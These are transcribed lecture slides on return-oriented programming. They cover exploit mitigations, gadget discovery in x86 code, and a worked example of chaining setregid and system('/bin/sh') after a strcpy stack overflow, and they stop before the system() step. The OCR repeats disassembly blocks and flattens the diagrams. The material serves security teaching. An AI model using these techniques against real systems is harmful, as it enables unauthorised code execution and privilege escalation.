Return Oriented Programming

Insu Yun

Today’s lecture

- Understand Return Oriented Programming (ROP)

Defenses against software vulnerabilities

- Data Execution Prevention
  - Call existing functions in the program
  - Call library functions
  - Code-reuse attack
- Stack cookie
  - Information leak
  - Side-channel attack
  - Non-stack vulnerabilities
- ASLR
  - Information leak

Possible return-to-libc defense

- Delete powerful functions for exploitation!
  - e.g., system(), execve(), ...

- Then, you cannot launch “/bin/sh” anymore!

No! Return-oriented programming (ROP)

- You can make **arbitrary** computations using a large number of short instruction sequences called **gadget**.

- If you are interested in its academic history, please check
  - The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)
    - First introduce ROP
  - On the Expressiveness of Return-into-libc Attacks
    - ROP in libc == Turing complete

What is gadget?

- A short instruction sequence that usually ends with **ret**
- We usually can find them at the end of functions
  - e.g., at the end of libc_csu_init()

```
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
ret
```

More on gadgets

- Even we can get them by splitting existing ones
  - This is because x86 uses variable-length encoding

- e.g.,

```
0x400512 <__libc_csu_init+98>:        pop    r15
0x400514 <__libc_csu_init+100>:       ret
```


```
0x400513 <__libc_csu_init+99>:        pop    rdi
0x400514 <__libc_csu_init+100>:       ret
```

ROP: Call chaining by example


- Key idea: Chain multiple gadgets to perform high-level job

- Let’s do
  - `setregid(1000, 1000);`
  - `system(“/bin/sh”);`
  - Unfortuantely, no single function exists for this job


- Let’s assume our vulnerability is stack overflow
  - esp is pointing to stack whose data are controllable


[5]
[4]
[3]
[2]
ebp
[1]
[0]
esp
vuln's return address
[setregid]
; vuln
0x08048426 <+0>: push ebp
0x08048427 <+1>: mov ebp,esp
0x08048429 <+3>: sub esp,0x10
0x0804842c <+6>: push DWORD PTR [ebp+0x8]
0x0804842f <+9>: lea eax,[ebp-0x10]
0x08048432 <+12>: push eax
0x08048433 <+13>: call 0x80482e0 <strcpy@plt>
0x08048438 <+18>: add esp,0x8
0x0804843b <+21>: nop
0x0804843c <+22>: leave
0x0804843d <+23>: ret
; setregid
0xf7ec9c00 <+0>: push ebp
0xf7ec9c01 <+1>: mov ebp,esp
What are arguments for setregid()?



```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```




```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```



[5]
[4]
[3]
[2]
[1]
[0]
vuln's return address
[ebp]
ebp
esp
; vuln
0x08048426 <+0>: push ebp
0x08048427 <+1>: mov ebp,esp
0x08048429 <+3>: sub esp,0x10
0x0804842c <+6>: push DWORD PTR [ebp+0x8]
0x0804842f <+9>: lea eax,[ebp-0x10]
0x08048432 <+12>: push eax
0x08048433 <+13>: call 0x80482e0 <strcpy@plt>
0x08048438 <+18>: add esp,0x8
0x0804843b <+21>: nop
0x0804843c <+22>: leave
0x0804843d <+23>: ret
; setregid
0xf7ec9c00 <+0>: push ebp
Return address: ebp + 4 = [0]
1st argument: ebp + 8 = [1]
2nd argument: ebp + 12 = [2]

Let’s call setregid(1000, 1000)




```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```

How can we call system()?

